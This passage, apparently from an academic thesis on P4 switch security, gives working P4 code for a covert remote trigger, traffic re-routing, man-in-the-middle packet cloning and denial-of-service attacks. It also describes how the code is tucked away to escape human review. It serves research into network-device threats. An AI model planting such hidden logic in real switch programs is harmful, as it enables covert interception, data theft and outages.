       Value for the register
12     else
13   myReg.write((bit<32>)REG_IDX, (bit<32>) REG_VAL);
14 }
```

Listing 3.2: Removing the usage of tables

more flexible it is also longer, and therefore more detectable.

Listing 3.2 trades the ability to use IP ranges by foregoing the use of tables. Line 8 ensures that only the desired packets trigger the mechanism. Lines 9 to 13 verify the current state of the *myReg* variable and change it to the opposite state.

One significant improvement in listing 3.3 is the creation of a control block to contain the malicious code. Although the control block itself does not add any stealth properties to the code, it does remove the code from the main control block, thus reducing the likelihood of human detection. For example, the program *switch.p4*, which contains most of the functionality needed for a switch to work out of the box, has over 80 tables and 100 actions, totaling over 5000 lines of code. This makes it difficult to manually detect changes in a small amount of code.

3.3.2 Exploit Introduction

Using the attacker model as defined in 3.3.1, the following attacks were developed:

- **Traffic re-routing**, any traffic that enters the switch can be re-routed to another host;
- **Man-in-the-Middle (MiTM)**, using special egress actions (recall section 2.3.11), traffic is cloned, being received by both the attacker and the original receiver.
- **Denial of Service (DoS)**, severing the connection between switches and hosts, disrupting the service;

```
control Exploit(inout headers hdr, inout metadata meta, inout
    standard_metadata_t standard_metadata){
    register<bit<32>>(128) myReg;
    bit<32> temp;

    table recirc_t {
      key = {
          hdr.ipv4.srcAddr: lpm;
      }
      actions = {
          NoAction;
          recirc_packet;
        }
        size = 1024;
        default_action = recirc_packet();
      }
    apply {
      if (hdr.ipv4.srcAddr == 0x0a000303 && hdr.ipv4.identification
    == 1337){
          myReg.read(temp, (bit<32>) REG_IDX);
          if(temp  ==  REG_VAL)
          myReg.write((bit<32>) REG_IDX, REG_VAL_OTHER);
          else
            myReg.write((bit<32>)REG_IDX, (bit<32>) REG_VAL);
          }
      }

    }
(...)
control MyIngress(inout headers hdr,
                  inout metadata meta,
                  inout standard_metadata_t standard_metadata) {
@name(".Program")Exploit() exploit_0;
(...)
apply {
        if (hdr.ipv4.isValid() && hdr.ipv4.ttl > 0) {
            exploit_0.apply(hdr, meta, standard_metadata);
            ipv4_lpm.apply();
        }
    }
```

Listing 3.3: Converting the trigger into a control

```
1  control Deviate(inout headers hdr, inout metadata meta, inout
       standard_metadata_t standard_metadata){
2      bit<32> regVal;
3      apply{
4          myReg.read(regVal, (bit<32>) REG_IDX); // Reads the control
       variable
5          if(hdr.ipv4.dstAddr == 0x0a000101 && regVal == REG_VAL){
6              standard_metadata.egress_spec = 0x3;
7              hdr.ethernet.dstAddr = 0x080000000300;
8              hdr.ipv4.dstAddr = 0x0a000303;
9          }
10     }
11 }
```

Listing 3.4: Re-route control Block

3.3.3 Traffic re-routing

Traffic re-routing changes the intended receiver of the traffic, which can degrade communication and potentially result in the theft of user data. Figure 3.3 visually explains the exploit.

Implementation

To execute this exploit, assuming the usage of the remote trigger mentioned in 3.3.1, the code should be placed at the end of the pipeline. This will ensure it overwrites regular forwarding behavior. According to the previously defined objectives, no extra tables are used. Listing 3.4 shows a control block that changes the destination of data from *10.0.2.2* to *10.0.3.3*. Line 5 ensures that the trigger is activated and that the packet was destined for the attack target(*10.0.1.1*. Lines 6-8 change the traffic destination.

Using this block, only 4 lines of code are added to the main ingress block, reducing detection chances. Lines 5 and 6 import the blocks, to the main control. Lines 34 a 36 run the exploit.

3.3.4 Man in the Middle (MiTM)

MitM extends the concept of re-routing by cloning the traffic to the attacking host while keeping regular traffic flowing. This technique does not raise any alarms for the end user, as traffic arrives normally. Figure 3.4 provides a visual explanation of the exploit.

From an architectural standpoint, Figure 3.5 illustrates how packets are internally cloned by Switch 2. The green arrow represents regular traffic, while the red arrow represents cloned traffic.




Figure 3.3: Traffic Re-routing visually explained.

```
control MyIngress(inout headers hdr,
                  inout metadata meta,
                  inout standard_metadata_t standard_metadata) {

    @name(".Trigger")Trigger() trigger_0;
    @name(".Deviate")Deviate() deviate_0;

    action drop() {
        mark_to_drop(standard_metadata);
    }

    action ipv4_forward(macAddr_t dstAddr, egressSpec_t port) {
        standard_metadata.egress_spec = port;
        hdr.ethernet.srcAddr = hdr.ethernet.dstAddr;
        hdr.ethernet.dstAddr = dstAddr;
        hdr.ipv4.ttl = hdr.ipv4.ttl - 1;
    }

    table ipv4_lpm {
        key = {
            hdr.ipv4.dstAddr: lpm;
        }
        actions = {
            ipv4_forward;
            drop;
            NoAction;
        }
        size = 1024;
        default_action = drop();
    }

    apply {
        if (hdr.ipv4.isValid() && hdr.ipv4.ttl > 0 ) {
            trigger_0.apply(hdr, meta, standard_metadata); // Sets
   or unsets control.
            ipv4_lpm.apply(); // Performs regular forwarding
            deviate_0.apply(hdr, meta, standard_metadata);
        }
    }
}
```

Listing 3.5: Main control Block of the traffic re-route exploit




Figure 3.4: Man in the Middle visually explained




Figure 3.5: Regular and cloned traffic flow chart

Implementation

The implementation of this exploit uses the same underlying principle as section 2.3.11. Architecturally speaking, there are two types of clones available in P4: *I2E* (ingress-to-egress) and *E2E* (egress-to-egress). The difference between them is their timing of instantiation (ingress or egress). Nevertheless, both types are spawned and processed in the egress pipeline.

There are three parts to this exploit: the remote switch (as described in section 3.3.1), the Clone instantiation block, and the clone deviation block. Notably, the deviation block must be placed in the egress pipeline. Programatically speaking, clones are detected using the system variable *standard_metadata.instance_type*, where it is defined as the type of packet. (For the Behavioral Model Version 2 (BMv2) architecture, the values are listed in listing 2.9).

Listing 3.6 presents an implementation for the cloning block. The clone operation (line 8) is instantiated using the method *clone_preserving_field_list()*. It takes as parameters the type of clone, the id of the clone, and the fields to preserve. Before cloning a packet, two conditions are checked: whether the remote trigger is toggled and whether the packet is not coming from the attacker (to avoid repeating data).

Listing 3.7 illustrates the clone deviation block. This block is similar to the deviation block described in 3.4, with the added condition that it first checks if the packet is a clone before deviating it (line 6).

Finally, in the egress pipeline, the clone deviation block is imported first (line 5) and then applied (line 7).

```
control Clone(inout headers hdr, inout metadata meta, inout
    standard_metadata_t standard_metadata){
     const bit<32> CLONE_ID = 500;
     bit<32> regVal;

     apply{
         myReg.read(regVal, (bit<32>) REG_IDX); // Reads the control
     variable
         if(hdr.ipv4.srcAddr != 0x0a000303 && regVal == REG_VAL)
         clone_preserving_field_list(CloneType.I2E, CLONE_ID,0);
     }
}
```

Listing 3.6: Clone control block

```
control Deviate_clone(inout headers hdr, inout metadata meta, inout
     standard_metadata_t standard_metadata){
     bit<32> regVal;
     const bit<32> BMV2_V1MODEL_INSTANCE_TYPE_INGRESS_CLONE = 1;
     apply{
         myReg.read(regVal, (bit<32>) REG_IDX); // Reads the control
     variable
         if(hdr.ipv4.dstAddr == 0x0a000101 && standard_metadata.
    instance_type == BMV2_V1MODEL_INSTANCE_TYPE_INGRESS_CLONE &&
    regVal == REG_VAL){
             standard_metadata.egress_spec = 0x3;
             hdr.ethernet.dstAddr = 0x080000000300;
             hdr.ipv4.dstAddr = 0x0a000303;
         }
     }
}
```

Listing 3.7: Clone deviation block

```
control MyEgress(inout headers hdr,
                 inout metadata meta,
                 inout standard_metadata_t standard_metadata) {

         @name(".deviate_clone")Deviate_clone() deviate_clone_0;
     apply {
             deviate_clone_0.apply(hdr, meta, standard_metadata);
             //Other operations
      }
}
```

Listing 3.8: Application of the clone deviation block in Egress

```
control Drop(inout headers hdr, inout metadata meta, inout
    standard_metadata_t standard_metadata){
     bit<32> regVal;
     apply{
         myReg.read(regVal, (bit<32>) REG_IDX);
         if(regVal == REG_VAL && hdr.ipv4.dstAddr == 0x0a000101){ \\
    Ensure the remote trigger is on
             mark_to_drop(standard_metadata);
         }
     }
}
```

Listing 3.9: Drop control block

3.3.5 Denial of Service

A DoS attack involves making one or more machines or resources unavailable. There are various methods to conduct a DoS attack on either the switch or the end user. Although DoS attacks have a long history in networking, more advanced networks are usually equipped to deal with such problems. However, this attack can still be useful as a distraction and effective if multiple devices are affected at the same time.

Figure 3.6 depicts two attack scenarios, both of which begin with steps 1 and 2 representing a regular network with an infected switch and the control server sending a control message to the switch, respectively. Step 3a describes an attack where DoS only happens to a particular host, while step 3b describes an attack where the switch stops responding to any communications and requires a manual restart.

Figure 3.7 explains the traffic flow inside the depicted switches. In "A", resubmission creates an outer loop, while in "B", packets are dropped.

Implementation

DoSing a specific host Creating a DoS attack on a specific host is a simple task. You can achieve it by using the same code base as in the deviation attack (section 3.3.3), but replacing the forwarding action with a drop action. In P4, the *mark_to_drop()* action is used to drop a packet. This action should be placed at the end of the processing pipeline to avoid a bug (mentioned in [Dumitru et al., 2020]) where a packet is resurrected.

In terms of code, Listing 3.9 presents the control required to turn off communications to a host.

DoSing the switch The aim of this implementation is to render the switch unavailable. This is accomplished by resource exhaustion, achieved by applying the resubmit method to packets after processing. These packets are immediately sent back to the entry port of the same switch, creating an outer loop. Since packets from Egress-to-Ingress are technically out of the switch, this creates a loop that




Figure 3.6: DoS visually explained




Figure 3.7: Pipeline of the infected switch in a DoS attack

```
1 control Resubmit(inout headers hdr, inout metadata meta, inout
    standard_metadata_t standard_metadata){
2   bit<32> temp;
3   apply {
4     myReg.read(temp, (bit<32>) REG_IDX); // Reads control variable
5     if(temp  ==  REG_VAL && hdr.ipv4.srcAddr != 0x0a000303) //
    Starts recirculation loop
6         resubmit_preserving_field_list(0);
7     }
8 }
```

Listing 3.10: Resubmit control Block

increases the CPU usage of the switch to 100

